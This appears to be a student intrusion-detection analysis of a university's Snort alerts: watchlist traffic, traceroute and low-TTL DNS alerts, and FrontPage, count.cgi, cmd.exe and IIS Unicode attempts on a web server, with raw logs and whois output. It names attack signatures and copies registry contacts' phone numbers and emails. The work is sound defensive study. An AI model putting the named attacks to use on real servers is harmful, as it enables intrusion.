4	MISC source port 53 to <1024 [arachNIDS]	22663
5	ICMP Echo Request BSDtype	13742
6	WEB-MISC prefix-get //	13202
7	INFO MSN IM Chat data	11931
8	ICMP Source Quench	9411

9	MISC Large UDP Packet [arachNIDS]	8528
10	ICMP Destination Unreachable (Communication Administratively Prohibited)	5813
11	SCAN Proxy attempt	5669
12	Queso fingerprint	5146
13	SYN-FIN scan!	5026
14	ICMP Destination Unreachable (Host Unreachable)	4292
15	BACKDOOR NetMetro File List [arachNIDS]	3586
16	ICMP Fragment Reassembly Time Exceeded	2638
17	ICMP Echo Request Nmap or HPING2	1891
18	INFO FTP anonymous FTP	1559
19	Watchlist 000222 NET-NCFC	1359
20	ICMP Destination Unreachable (Protocol Unreachable)	1141
21	SMB Name Wildcard	1136
22	BACKDOOR NetMetro Incoming Traffic	1103
23	SMTP relaying denied [arachNIDS]	819
24	External RPC call	766
25	WEB-MISC Attempt to execute cmd	730
26	Tiny Fragments - Possible Hostile Activity	664
27	WEB-MISC 403 Forbidden	593
28	INFO Inbound GNUTella Connect accept	503
29	spp_http_decode: IIS Unicode attack detected	499
30	INFO Possible IRC Access	482
31	TCP SRC and DST outside network	454
32	ICMP Echo Request Windows	424
33	ICMP traceroute [arachNIDS]	413

34	Null scan!	336
35	FTP DoS ftpd globbing	290
36	TELNET login incorrect [arachNIDS]	276
37	ICMP Echo Request CyberKit 2.2 Windows	208
38	NMAP TCP ping!	169
39	CS WEBSERVER - external ftp traffic	139
40	INFO Outbound GNUTella Connect accept	132
41	Port 55850 tcp - Possible myserver activity - ref. 010313-1	130
42	Incomplete Packet Fragments Discarded	129
43	connect to 515 from outside	110
44	WEB-MISC count.cgi access [BUGTRAQ] [CVE]	106
45	INFO Napster Client Data	105
46	WEB-MISC http directory traversal [arachNIDS]	104

Detailed Analysis will be performed on first few based on the ones with highest frequency. Based on the criticality and lethality of the alerts some will be skipped and some with lower frequency will be used. Some of the other signatures are also used for correlation.

Watchlist 000220 IL-ISDNNET-990517

Statistics:

Watchlist 000220 IL-ISDNNET-990517	26 sources	19 destinations
Alerts	62330	

Top Source Talkers:

Source	# Alerts (sig)	# Alerts (total)
212.179.35.118	61327	61327
212.179.79.2	464	470
212.179.21.175	174	174

212.179.68.65	126	126
212.179.112.100	65	65
212.179.48.194	35	36
212.179.126.3	22	22
212.179.127.20	15	15
212.179.35.6	13	13

Top Destination Talkers:

Destinations	# Alerts (sig)	# Alerts (total)
MY.NET.70.70	61436	63386
MY.NET.100.165	499	27052
MY.NET.99.39	228	712
MY.NET.87.187	53	53
MY.NET.115.115	22	29
MY.NET.178.86	18	181
MY.NET.100.236	14	38
MY.NET.97.176	12	51
MY.NET.6.34	8	10
MY.NET.150.220	7	13

Background:
This is not a known signature in the default Snort Rule set. The Signature name has been derived from an entry in the Ripe Database of European Network listed by region for traffic coming from ISDN Net Ltd. in Israel.
ISDNNET-990517 corresponds to 212.179.0.0/16 (ref: http://www.asdf.dk/euroip/il.txt).
It seems this signature monitors all traffic coming from 212.179.0.0/16 and probably has been noted to have a lot of suspicious activity to the University in the past.

Log Information and Correlation:
Out of 62330 hits on this signature, 61327 have been from the following Ip.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
212.179.35.118	61327	61327	3	3

Dsts (sig) indicates that this IP occurred 3 times as the Destination for this signature
Dsts (total) indicates that this IP occurred 3 times as the Destination for all signatures triggered.

All traffic to and from this IP goes to a well-known port 1214. Applications like Kaaza and Morpheus, which are Internet file-sharing programs are known to use this port. Kaaza and Morpheus are front end file sharing applications and use the HTTP protocol for transport
Other active ports are 80, 6346, 6348, 8080, 3955-10113, 25.
6346, 6348 also correspond to Gnutella, Napster and other Internet File Sharing Application.

There is one tuple that uses port numbers, which do not correspond to well-known applications i.e. 212.179.126.3:10113 -> MY.NET.115.115: 3955. 10113/tcp is used by NETIQ (a traffic generating application) for communicating management traffic. This warrants an investigation onto the matter to understand what kind of traffic this is. More data is definitely needed to do any analysis. Although there is only one occurrence of this transaction in the system, every transaction from this subnet has been logged and it obviously is not some kind of a secondary channel to applications like FTP/H.323 because there are no other occurrences of it in the logs. Excerpt from the log:

```
12/26-09:46:46.024401  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.126.3:10113 ->   MY.NET.115.115:3955
12/26-09:47:52.008315  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.126.3:10113 ->   MY.NET.115.115:3955
12/26-10:33:51.149583  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.126.3:10113 ->   MY.NET.115.115:3955
12/26-10:33:51.467353  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.126.3:10113 ->   MY.NET.115.115:3955
```

Recommendations:
Its advisable to shutdown applications like Kaaza, Gnutella and Morpheus as they cause tremendous amount of strain on the network resources. These applications are primarily known to share music and files that violate and infringe upon various copyright laws. There are also instances where this type of activity is part of scans to look for possible Trojans on the network. (See Chris Baker's Practical: http://www.giac.org/practical/Chris_Baker_GCIA.zip)
Also see Chris Lehaby's practical who has noted similar activity.
http://www.giac.org/practical/Chris_Lethaby_GCIA.zip

Correlating data from the Scan logs:

```
scans.011224.ana.txt:Dec 24 05:35:08 MY.NET.98.157:3733 -> 24.167.253.139:1214
SYN ******S*
scans.011224.ana.txt:Dec 24 05:35:12 MY.NET.98.157:3732 -> 65.35.195.204:1214
SYN ******S*
scans.011224.ana.txt:Dec 24 05:35:13 MY.NET.98.157:3743 -> 24.147.81.130:1214
SYN ******S*
scans.011224.ana.txt:Dec 24 05:35:15 MY.NET.98.157:3744 -> 141.53.182.34:1214
SYN ******S*
scans.011224.ana.txt:Dec 24 05:35:16 MY.NET.98.157:3743 -> 24.147.81.130:1214
SYN ******S*
scans.011224.ana.txt:Dec 24 05:35:16 MY.NET.98.157:3745 -> 144.141.238.12:1214
SYN ******S*
```

There are various mechanisms to black hole traffic from Kaaza, Napster and Gnutella:

- Block all in bound and outbound traffic on the port on which they communicate (e.g.: 1214 for Kaaza).
- Some application are smart enough to dynamically change ports, the solution is to place a null route to the central servers IP.
- There is a very robust solution that would get rid of all such traffic on the network:
    - First to identify all of the applications and determine the FQDN/IP's these applications connect to.
    - Make the local DNS server authoritative for that domain (for e.g.: napster.com) that hosts the application and using wildcards make all resolution point to 127.0.0.1.
    - Null Routing the IP's of these applications on the core routers.

Its advisable to investigate the exchange of traffic between ports 10113 and 3955, if detailed transactions are available as its difficult to determine what could be going on based on the logs provided.

MISC traceroute

Statistics:

MISC traceroute	73 sources	7 destinations
Alerts	38927	

Top Sources:

Source	# Alerts (sig)	# Alerts (total)
138.26.220.46	735	735
132.198.101.254	730	730

128.114.129.62	729	729
152.1.14.3	729	729
129.237.15.1	725	725
128.186.2.98	722	722
128.192.234.130	721	721
128.82.254.69	717	717
137.78.21.22	717	717

Top Destinations:

Destinations	# Alerts (sig)	# Alerts (total)
256.256.140.9	38511	40542
256.256.70.148	376	12523
256.256.1.8	31	256
256.256.1.9	4	22
256.256.1.10	3	8
256.256.98.189	1	25
256.256.97.239	1	1

Background:
This signature detects all packets with TTL = 1. Traceroute is a very popular tool on the Internet. Primarily, packets sent to a destination with incremental TTL values are UDP packets with port incrementing from 33455 on (default port used). Windows traceroute uses ICMP packets instead of UDP.
There can be malicious intent in using packets with low TTLs in Insertion Based Attacks to fool an IDS. Packets that are particularly harmful can also be fragmented packets with low TTLs to confuse a NIDS and pass malicious content in those packets. For more information on Insertion Attacks based on Low TTL see my paper Assgn #1. Following is also great external source of reference: Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection by Thomas H. Ptacek and Timothy N. Newsham (http:///www.snort.org/docs/idspaper)

Log Information and Correlation:
Most of the alerts that are being generated are towards IP address MY.NET.140.9 i.e. 38,511 Alerts. A closer look at the Src IPs involved indicates they are from other

universities and organizations as part of the NLANR AMP Project (http://amp.nlanr.net/AMP/) and are being used to gather statistics for measuring performance on networks. MY.NET.140.9 seems to be a representative host of the University in this project.

Reverse Resolution of the SRC IP's running constant traceroute to the University are
- 140.1.15.129.IN-ADDR.ARPA domain name pointer nlanr-ou.backbone.ou.edu
- 100.57.253.205.IN-ADDR.ARPA domain name pointer amp-ballston.ncsa.uiuc.edu
- 48.32.109.199.IN-ADDR.ARPA domain name pointer amp.nysernet.org
which seem to be representatives machines of other educational organizations.

One interesting set of traffic seems to be from 61.141.214.70, 206.146.143.225, 61.141.214.70, 64.0.99.166, 64.210.248.163, 65.90.98.5.

12/23-11:22:10.861033 [**] MISC traceroute [**] 24.93.35.32:53 -> MY.NET.1.8:42289
12/25-10:33:17.701470 [**] MISC traceroute [**] 64.210.248.131:53 -> MY.NET.1.8:33434
12/27-19:51:18.859840 [**] MISC traceroute [**] 206.146.143.225:53 -> MY.NET.1.9:33434
12/27-19:51:19.860122 [**] MISC traceroute [**] 206.146.143.225:53 -> MY.NET.1.9:33434
12/27-19:53:29.413399 [**] MISC traceroute [**] 61.141.214.70:53 -> MY.NET.1.8:42289
12/27-19:53:34.778789 [**] MISC traceroute [**] 61.141.214.70:53 -> MY.NET.1.8:42289
12/27-19:53:46.469035 [**] MISC traceroute [**] 61.141.214.70:53 -> MY.NET.1.8:42289
12/27-19:54:04.434312 [**] MISC traceroute [**] 61.141.214.70:53 -> MY.NET.1.8:42289
12/27-22:22:23.969590 [**] MISC traceroute [**] 63.241.68.15:53 -> MY.NET.1.10:33434

All of these are DNS traffic with low TTL. After more investigation some of these are DNS machines in China and on a bad day on the Internet with potential routing problems, its likely that the traffic could have taken a very long route to get back to the host. The targets seem to be MY.NET.1.8, MY.NET.1.9 and MY.NET.1.10. The choice of the ephemeral port in use seems to be very unique here i.e. All requests to MY.NET.1.8 seem to be targeted to port 42289 over a wide interval of time
Some of the other packets are targeted to port 33434 (default port for traceroute) with src port 53. All this indicates suspicious activity to MY.NET.1.8, MY.NET.1.9, MY.NET.1.10.

More details on the Src hosts seems to indicate the traffic has come from China

[nvakhari@ipgoonda nvakhari]# whois 61.141.214.70@whois.apnic.net

[whois.apnic.net]
inetnum: 61.140.0.0 - 61.143.255.255
netname: CHINANET-GD
descr: CHINANET Guangdong province network
descr: Data Communication Division
descr: China Telecom
country: CN
admin-c: CH93-AP
tech-c: WM12-AP
mnt-by: MAINT-CHINANET
mnt-lower: MAINT-CHINANET-GD
changed: hostmaster@ns.chinanet.cn.net 20000601
source: APNIC

[root@m160 /root]# whois 64.0.99.229@whois.arin.net
[whois.arin.net]
XO Communications (NET-XOXO-BLK-14)
1400 Parkmoor Avenue
San Jose, CA 95126-3429
US

Netname: XOXO-BLK-14
Netblock: 64.0.0.0 - 64.3.255.255
Maintainer: XOXO

[root@m160 /root]# whois CONCERTO-2@whois.arin.net
[whois.arin.net]
Concerto Capital Management (NET-CONCERTO-2)
7600 France Ave S., Suite 106
Minneapolis, MN 55435
US

Netname: CONCERTO-2
Netblock: 206.146.143.0 - 206.146.143.255

Another interesting entry seems to be

12/26-14:50:02.898610 [**] MISC traceroute [**] 202.103.176.72:44 -> MY.NET.98.189:1669

After doing some analysis on the University structure, the IP MY.NET.98.189 seems to be a dialup IP address (reverse lookup) and port 44/tcp, 44/udp corresponds to MPM i.e Message Passing Module commonly used in RPC or distributed computing. What makes this traffic more suspicious is that the src ip appears to be from the same CHINANET Guangdong province network organization.

This could be some kind of a malicious activity but requires more data for analysis to rule out a possibility of a research project.

[root@m160 /root]# whois 202.103.176.72@whois.apnic.net
[whois.apnic.net]

inetnum: 202.103.128.0 - 202.103.191.255
netname: CHINANET-GD
descr: CHINANET Guangdong province network
descr: Data Communication Division
descr: China Telecom
country: CN
admin-c: CH93-AP
tech-c: WM12-AP
mnt-by: MAINT-CHINANET
mnt-lower: MAINT-CHINANET-GD
changed: hostmaster@ns.chinanet.cn.net 20000101
source: APNIC

Recommendations:
Its highly recommended to tune the IDS to reduce the extremely high number of false positives that this signature is generating. All traffic from Host MY.NET.140.9 with udp port > 33455 and < 33500 could possibly be ignored or logged as non critical and be used in statistical/heuristical analysis while graphing for anomalies etc.
More detailed analysis needs to be done on the DNS port 53 traffic and port 44, MSM traffic i.e. Packet payload needs to be analyzed. If this activity continues, immediate action needs to be taken. MY.NET.1.8, MY.NET.1.9, MY.NET.1.10 should be investigated for possible malicious DNS exploits. Lately, bind (available at http://www.isc.org) a very popular DNS application has been known to have a lot of root holes. A quick use of dig (dig @nameserverIP version.bind chaos txt) will help in determining what version the systems are running. If its running a vulnerable versions the box should be taken offline until patched.
Following are some of the Cert Advisories on possible DNS exploits:
http://www.cert.org/advisories/CA-2001-02.html
http://www.cert.org/advisories/CA-99-14-bind.html
http://www.cert.org/advisories/CA-98.05.bind_problems.html

Its also recommended if not already done to split the MISC traceroute alerts into 3-4 different alerts rather than the same one. One for UDP, ICMP and TCP, this will provide more clarity in the alerts and help in the analysis. Currently its not clear what Transport protocol is being used in the Low TTL DNS traffic. It might also help to put a signature in which looks for low TTL, fragmented traffic. Any packet that trips this will normally require immediate investigation and should be considered lethal.

CS WEBSERVER - external web traffic

Statistics:


CS WEBSERVER - external web traffic	4495 sources	1 destination
Alerts	26184	

Top Source:

Source	# Alerts (sig)	# Alerts (total)
217.218.2.8	840	840
210.183.232.26	618	624
61.129.52.125	595	595
66.77.74.144	455	455
64.157.224.117	434	434
64.157.224.107	376	376
204.166.111.29	271	274
66.7.131.157	224	226
66.7.131.156	194	195

Background:
This is not a standard signature in the Snort Rule Set. It seems that this signature is used to log all web traffic going to a CS WebServer.

Log Information and Correlation: The alerts distribution from the src IPs seems to be uniform. There do not seem to be any unusual spikes or unusual number of alerts from a particular Src IP. Following is a graph with # of Alerts in the Y Axis and IP's sorted based on Frequency. All IP's are not shown because no anomalies are being seen on the network.



Due to the nature of the signature definition it's impossible to determine any malicious intent from the alerts. There is one known issue with Snort. The Snort Architecture is such that once it sends out an alert for a packet, although it could also potentially trigger off other rules it will not match it against the remaining rules. It uses a First Match then exit mechanism which could possibly make things tricky in scenarios where signatures like these are being used.
So one way to approach forensic analysis for this signature is, for every Src IP that matched, this signature was correlated with any other Alerts it had triggered to other IP's belonging to $HOME_NET i.e. MY.NET.0.0. The logic is to list out all these IP and their Alerts and correlate the time and other information provided to determine the severity.

Various @home proxy servers were used to target _vti_rpc and _vti_inf access attacks, count.cgi attacks to various different servers including the CS web server in the University. _vti_ attacks only function if the CS web server is using IIS frontpage extensions. If the web server is using frontpage then all attempts to the webserver needs to be investigated. For more information on Front Page Server extensions please see http://www.iisadministrator.com/Articles/index.cfm?ArticleID=7852

Count.cgi is known to have buffer overflow vulnerability. More information can be attained from http://www.ciac.org/ciac/bulletins/i-013.shtml

Following are the list of IP's that accessed the CS Web Server and have attempted to exploit vti and count.cgi vulnerabilities on other systems in $HOME_NET.

Various different proxies from @Home.
[root@m160 Analysis]# host 24.4.252.27
27.252.4.24.in-addr.arpa. domain name pointer proxy2-external.owml1.md.home.com.
[root@m160 Analysis]# host 24.4.252.25
25.252.4.24.in-addr.arpa. domain name pointer proxy2-external.hwrd1.md.home.com.

[root@m160 Analysis]# host 24.4.252.24
24.252.4.24.in-addr.arpa. domain name pointer proxy1-external.hwrd1.md.home.com.
[root@m160 Analysis]# host 24.4.252.29
29.252.4.24.in-addr.arpa. domain name pointer proxy3-external.hwrd1.md.home.com.
[root@m160 Analysis]# host 24.4.252.28
28.252.4.24.in-addr.arpa. domain name pointer proxy3-external.owml1.md.home.com.

Following are some of the logs could indicate attempts to access vti extension information and count.cgi on the webserver based on previous other alerts triggered by the IP's.

12/23-02:02:08.647738 [**] WEB-FRONTPAGE _vti_rpc access [**] 24.4.252.27:2072 -> MY.NET.5.96:80
12/23-02:02:08.110447 [**] WEB-IIS _vti_inf access [**] 24.4.252.27:2066 -> MY.NET.5.96:80
12/27-17:42:19.645084 [**] CS WEBSERVER - external web traffic [**] 24.4.252.27:30674 -> MY.NET.100.165:80
12/27-17:42:35.920768 [**] CS WEBSERVER - external web traffic [**] 24.4.252.27:30987 -> MY.NET.100.165:80
12/27-12:58:10.815169 [**] CS WEBSERVER - external web traffic [**] 24.4.252.29:9720 -> MY.NET.100.165:80
12/27-23:28:53.995351 [**] INFO FTP anonymous FTP [**] 24.4.252.29:16056 -> MY.NET.11.4:21
12/25-09:02:19.512963 [**] WEB-MISC count.cgi access [**] 24.4.252.29:11109 -> MY.NET.6.14:80
12/27-17:44:11.806005 [**] WEB-MISC count.cgi access [**] 24.4.252.29:11645 -> MY.NET.6.14:80
12/27-17:20:16.954368 [**] WEB-MISC prefix-get // [**] 24.4.252.29:7589 -> MY.NET.253.114:80
12/27-17:20:17.003908 [**] WEB-MISC prefix-get // [**] 24.4.252.29:7592 -> MY.NET.253.114:80
12/27-13:05:09.242343 [**] CS WEBSERVER - external web traffic [**] 24.4.252.24:3118 -> MY.NET.100.165:80
12/27-13:07:04.435934 [**] CS WEBSERVER - external web traffic [**] 24.4.252.24:5368 -> MY.NET.100.165:80
12/27-13:07:04.709140 [**] CS WEBSERVER - external web traffic [**] 24.4.252.24:5372 -> MY.NET.100.165:80
12/27-23:30:20.727454 [**] INFO FTP anonymous FTP [**] 24.4.252.24:29589 -> MY.NET.11.4:21
12/27-13:01:22.261874 [**] WEB-MISC 403 Forbidden [**] MY.NET.100.165:80 -> 24.4.252.24:29200
12/25-17:20:53.816467 [**] WEB-MISC count.cgi access [**] 24.4.252.24:10115 -> MY.NET.6.14:80
12/27-18:57:45.163293 [**] CS WEBSERVER - external web traffic [**] 24.4.252.25:7296 -> MY.NET.100.165:80

12/27-18:58:22.004817 [**] CS WEBSERVER - external web traffic [**] 24.4.252.25:8254 -> MY.NET.100.165:80
12/27-15:35:54.726329 [**] WEB-MISC count.cgi access [**] 24.4.252.25:16248 -> MY.NET.6.14:80

12/24-18:10:23.909226 [**] CS WEBSERVER - external web traffic [**] 24.4.252.28:25345 -> MY.NET.100.165:80
12/24-16:41:29.102547 [**] INFO FTP anonymous FTP [**] 24.4.252.28:24170 -> MY.NET.70.148:21
12/26-10:48:52.777636 [**] WEB-FRONTPAGE _vti_rpc access [**] 24.4.252.28:16719 -> MY.NET.6.7:80
12/26-15:39:39.402901 [**] WEB-FRONTPAGE _vti_rpc access [**] 24.4.252.28:31974 -> MY.NET.6.7:80
12/26-10:48:52.554174 [**] WEB-IIS _vti_inf access [**] 24.4.252.28:16716 -> MY.NET.6.7:80
12/27-14:28:03.474263 [**] WEB-MISC prefix-get // [**] 24.4.252.28:11263 -> MY.NET.253.114:80
12/27-14:28:04.250185 [**] WEB-MISC prefix-get // [**] 24.4.252.28:11277 -> MY.NET.253.114:80

Attempt from a machine in Russia
[root@m160 Analysis]# whois 213.33.140.176@whois.ripe.net
[whois.ripe.net]

inetnum: 213.33.140.0 - 213.33.140.255
netname: SOVINTEL-TYUMENOILCOMPANY-NET
descr: Moscow Russia
descr: Tyumen Neft Company (80991)
country: RU
admin-c: AAS78-RIPE
tech-c: APS3-RIPE
status: ASSIGNED PA
notify: ncc@sovintel.ru
mnt-by: SOVINTEL-MNT
changed: ivanikov@sovintel.ru 20010116
source: RIPE

route: 213.33.128.0/17
descr: EDN Sovintel
origin: AS8773
mnt-by: SOVINTEL-MNT
changed: slyadovoy@sovintel.net 20010118
source: RIPE

person: Alexey A. Sedelnikov
address: 18 build.2, Schipok street

address: Moscow, 113093
address: Russia
phone: +7 095 9597282
e-mail: alex@tnk.ru
nic-hdl: AAS78-RIPE
notify: pit@tnk.ru
changed: pit@tnk.ru 20000728
source: RIPE

person: Alexander P. Semenyuk
address: 18 building 2, Schipok str.
address: Moscow, 113093
address: Russia
phone: +7 095 959 7123
e-mail: pit@tnk.ru
nic-hdl: APS3-RIPE
changed: pit@tnk.ru 20000801
source: RIPE

12/26-05:36:41.654468 [**] CS WEBSERVER - external web traffic [**]
213.33.140.176:38401 -> MY.NET.100.165:80
12/26-05:37:05.195362 [**] CS WEBSERVER - external web traffic [**]
213.33.140.176:38606 -> MY.NET.100.165:80
12/26-05:33:57.469235 [**] WEB-FRONTPAGE _vti_rpc access [**]
213.33.140.176:37239 -> MY.NET.100.165:80
12/26-05:33:57.078360 [**] WEB-IIS _vti_inf access [**] 213.33.140.176:37235 ->
MY.NET.100.165:80

VTI ACCESS ATTEMPTS FROM KOREA
[root@m160 Analysis]# whois 203.252.62.50@whois.apnic.net
[whois.apnic.net]

inetnum: 203.248.0.0 - 203.255.255.255
netname: KRNIC-KR
descr: KRNIC
descr: Korea Network Information Center
country: KR
admin-c: HM127-AP
tech-c: HM127-AP
remarks: **
remarks: KRNIC is the National Internet Registry
remarks: in Korea under APNIC. If you would like to
remarks: find assignment information in detail
remarks: please refer to the KRNIC Whois DB
remarks: http://whois.nic.or.kr/english/index.html
remarks: **

mnt-by: APNIC-HM
mnt-lower: MNT-KRNIC-AP
changed: hostmast@rs.krnic.net 19981015
changed: hostmaster@apnic.net 20010606
source: APNIC

person: Host Master
address: Korea Network Information Center
address: Narajongkeum B/D 14F, 1328-3, Seocho-dong, Seocho-ku, Seoul, 137-070, Republic of Korea
country: KR
phone: +82-2-2186-4500
fax-no: +82-2-2186-4496
e-mail: hostmaster@nic.or.kr
nic-hdl: HM127-AP
mnt-by: MNT-KRNIC-AP
changed: hostmaster@nic.or.kr 20010514
source: APNIC

inetnum: 203.252.32.0 - 203.252.63.255
netname: SKKU-NET-KR
descr: SungKyunKwan University (SKKU)
descr: 53 3-GaMyongnyun-dong Chongno-Gu
descr: SEOUL
descr: 110-523
country: KR
admin-c: KC145-KR
tech-c: JS204-KR
remarks: This IP address space has been allocated to KRNIC.
remarks: For more information, using KRNIC Whois Database
remarks: whois -h whois.nic.or.kr
remarks: This information has been partially mirrored by APNIC from
remarks: KRNIC. To obtain more specific information, please use the
remarks: KRNIC whois server at whois.krnic.net.
mnt-by: MNT-KRNIC-AP
changed: hostmaster@nic.or.kr 20020211
source: KRNIC

person: kyuseob Cho
country: KR
phone: +82-2-760-1261
fax-no: +82-2-760-1260
e-mail: elcom@skku.ac.kr
nic-hdl: KC145-KR
remarks: This information has been partially mirrored by APNIC from
remarks: KRNIC. To obtain more specific information, please use the

remarks: KRNIC whois server at whois.krnic.net.
mnt-by: MNT-KRNIC-AP
changed: hostmaster@nic.or.kr 20020211
source: KRNIC

12/26-20:21:05.149363 [**] CS WEBSERVER - external web traffic [**]
203.252.62.50:11651 -> MY.NET.100.165:80
12/26-20:19:42.854677 [**] CS WEBSERVER - external web traffic [**]
203.252.62.50:9517 -> MY.NET.100.165:80
12/26-20:19:53.183479 [**] WEB-FRONTPAGE _vti_rpc access [**]
203.252.62.50:9778 -> MY.NET.100.165:80
12/26-20:19:52.654527 [**] WEB-IIS _vti_inf access [**] 203.252.62.50:9735 ->
MY.NET.100.165:80
12/23-03:27:24.415090 [**] WEB-MISC prefix-get // [**] 203.252.62.50:19079 ->
MY.NET.253.114:80

Access from Spain, note the timing on the Exploit and Access to the CS Webserver.
VTI_BIN Access from Spain.
[root@m160 Analysis]# whois 217.126.166.157@whois.ripe.net
[whois.ripe.net]

inetnum: 217.126.0.0 - 217.127.255.255
netname: RIMA
descr: Telefonica De Espana SAU (NCC#2001038578)
descr: Red de servicios IP
descr: Spain
country: ES
admin-c: LJP1-RIPE
tech-c: FLT14-RIPE
status: ASSIGNED PA
notify: adminis.ripe@telefonica.es
mnt-by: MAINT-AS3352
changed: adminis.ripe@telefonica.es 20010322
changed: adminis.ripe@telefonica.es 20020206
source: RIPE

[root@m160 Analysis]# grep 217.126.166.157 Alldata.sorted
12/27-12:39:41.390395 [**] CS WEBSERVER - external web traffic [**]
217.126.166.157:60552 -> MY.NET.100.165:80
12/27-12:39:55.170049 [**] CS WEBSERVER - external web traffic [**]
217.126.166.157:60556 -> MY.NET.100.165:80
12/27-12:39:55.359807 [**] WEB-FRONTPAGE _vti_rpc access [**]
217.126.166.157:60556 -> MY.NET.100.165:80
12/27-12:39:54.734101 [**] WEB-IIS _vti_inf access [**] 217.126.166.157:60555 ->
MY.NET.100.165:80

Count.cgi attempt from dial IP owned by Merit.edu
26.183.75.207.in-addr.arpa name = pm664-16.dialip.mich.net.

Authoritative answers can be found from:
183.75.207.in-addr.arpa nameserver = dns.merit.net.
183.75.207.in-addr.arpa nameserver = dns2.merit.net.
183.75.207.in-addr.arpa nameserver = dns3.merit.net.
dns.merit.net internet address = 198.108.1.42
dns2.merit.net internet address = 198.109.36.3
dns3.merit.net internet address = 198.108.130.5

[root@m160 Analysis]# grep 207.75.183.26 Alldata.sorted
12/25-12:50:47.728447 [**] CS WEBSERVER - external web traffic [**]
207.75.183.26:1502 -> MY.NET.100.165:80
12/25-12:51:36.912325 [**] WEB-MISC count.cgi access [**] 207.75.183.26:1523 -> MY.NET.6.14:80
12/25-12:51:37.332049 [**] WEB-MISC count.cgi access [**] 207.75.183.26:1523 -> MY.NET.6.14:80

A machine on the @Home network
VTI Access
51.238.180.24.in-addr.arpa name = cc821300-d.hwrd1.md.home.com.

[root@m160 Analysis]# grep 24.180.238.51 Alldata.sorted
12/26-23:39:07.746336 [**] CS WEBSERVER - external web traffic [**]
24.180.238.51:2082 -> MY.NET.100.165:80
12/26-13:48:45.843546 [**] WEB-FRONTPAGE _vti_rpc access [**]
24.180.238.51:2721 -> MY.NET.253.125:80
12/26-13:49:02.004484 [**] WEB-IIS view source via translate header [**]
24.180.238.51:2723 -> MY.NET.253.125:80
12/26-13:49:03.007307 [**] WEB-IIS view source via translate header [**]
24.180.238.51:2728 -> MY.NET.60.14:80

There seem to be a lot of active attempts to execute cmd.exe and Unicode exploits directly on the CS webserver.

Attempt from China

[root@m160 Analysis]# whois 211.99.180.131@whois.apnic.net
[whois.apnic.net]

inetnum: 211.99.180.128 - 211.99.180.159
netname: XUEYINET
descr: Xue yi ONLINE
descr: .com
descr: Beijing,China

```
country:     CN
admin-c:     YY86-AP
tech-c:      YY86-AP
mnt-by:      MAINT-CN-YANGYT
changed:     yangyt@21vianet.com 20010427
source:      APNIC

[root@m160 Analysis]# grep  211.99.180.131 Alldata.sorted | sort
12/26-03:49:09.261331  [**] CS WEBSERVER - external web traffic [**]
211.99.180.131:1711 ->    MY.NET.100.165:80
12/26-03:49:14.183141  [**] spp_http_decode: IIS Unicode attack detected [**]
211.99.180.131:2020 ->    MY.NET.100.165:80
12/26-03:49:14.183141  [**] WEB-MISC Attempt to execute cmd [**]
211.99.180.131:2020 ->    MY.NET.100.165:80
12/26-03:49:14.566193  [**] CS WEBSERVER - external web traffic [**]
211.99.180.131:1226 ->    MY.NET.100.165:80
12/26-03:49:15.649809  [**] spp_http_decode: IIS Unicode attack detected [**]
211.99.180.131:2375 ->    MY.NET.100.165:80
12/26-03:49:15.649809  [**] WEB-MISC Attempt to execute cmd [**]
211.99.180.131:2375 ->    MY.NET.100.165:80
12/26-03:49:16.402521  [**] WEB-MISC Attempt to execute cmd [**]
211.99.180.131:5233 ->    MY.NET.100.165:80
12/26-03:49:17.127779  [**] spp_http_decode: IIS Unicode attack detected [**]
211.99.180.131:5248 ->    MY.NET.100.165:80
```

Unicode attack from China, this network look familiar. It had alerts for Low TTL DNS packets and low TTL MPM (Message Passing Module). See MISC_Traceroute Analysis.

```
[root@m160 Analysis]# whois 61.143.56.20@whois.apnic.net
[whois.apnic.net]

inetnum:     61.140.0.0 - 61.143.255.255
netname:     CHINANET-GD
descr:       CHINANET Guangdong province network
descr:       Data Communication Division
descr:       China Telecom
country:     CN
admin-c:     CH93-AP
tech-c:      WM12-AP
mnt-by:      MAINT-CHINANET
mnt-lower:   MAINT-CHINANET-GD
changed:     hostmaster@ns.chinanet.cn.net 20000601
source:      APNIC

[root@m160 Analysis]# grep 61.143.56.20 Alldata.sorted
12/27-12:11:22.798047  [**] MISC source port 53 to <1024 [**] 61.143.56.20:53 ->
MY.NET.1.3:53
```

12/23-11:28:58.322076 [**] spp_http_decode: IIS Unicode attack detected [**]
61.143.56.20:23452 -> MY.NET.100.165:80

More Directed Unicode and cmd.exe IIS attacks from Korea.

[root@m160 Analysis]# whois 203.229.99.86@whois.apnic.net
[whois.apnic.net]

inetnum: 203.226.0.0 - 203.231.255.255
netname: KRNIC-KR
descr: KRNIC
descr: Korea Network Information Center
country: KR
